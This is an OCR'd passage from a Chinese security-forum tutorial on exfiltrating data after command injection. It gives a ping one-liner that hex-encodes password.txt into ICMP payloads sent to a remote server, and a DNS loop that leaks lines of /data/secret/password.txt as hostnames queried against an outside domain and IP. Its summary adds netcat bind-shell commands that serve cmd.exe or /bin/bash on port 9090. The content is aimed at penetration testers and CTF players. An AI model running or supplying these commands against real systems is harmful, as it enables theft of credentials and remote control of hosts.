
ICMP

如果远程主机防护严密，并且没有netcat，wget和curl等工具，这里还有一些方法可供使用。尝试使目标主机ping我们的服务器，我们可以看到（假设ICPM允许通过防火墙

文件的内容为16进制，我们需要在数据包中提取它：

```
cat password.txt | xxd -p -c 16 | while read exfil; do ping -p $exfil -c 1 xxx.xxx.xxx.xxx; done
```


通过Wireshark，可以观察到携带目标数据的数据包。你也可以编写脚本来提取数据包并且再次汇编为文章内容。




DNS

这是一种类似于ping的方法，DNS也可以用于提取数据。这次我们将使用每一行数据作为DNS查询的主机名。通过监控我们服务器的流量，可以拼凑出文件内容。下面我使

```
cat /data/secret/password.txt | while read exfil; do host $exfil.contextis.com 192.168.107.135; done
```



和ping一样，你也可以编写脚本来抓取DNS数据包并获取文件内容：



小结

本文详细地介绍了一些（系统注入）具有实际意义的攻击操作。比如说，你可以使用netcat获取可连接的shell：

```
nc -L -p 9090 -e cmd.exe (Windows)
nc -l -p 9090 -e /bin/bash (*nix)
```

你也可以利用一些脚本或工具如cURL, WGET, SMB等来实现进一步的攻击。

希望这篇文章可以为你接下来的渗透工作或者CTF挑战提供一些参考。

上一篇：Securinets CTF Qu... 下一篇：Struts2 历史RCE漏洞 E...

1. 1 条回复

aaq8****80683 2019-04-03 12:51:10

您好我公司有一些安全方面问题 想请教一下大神

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录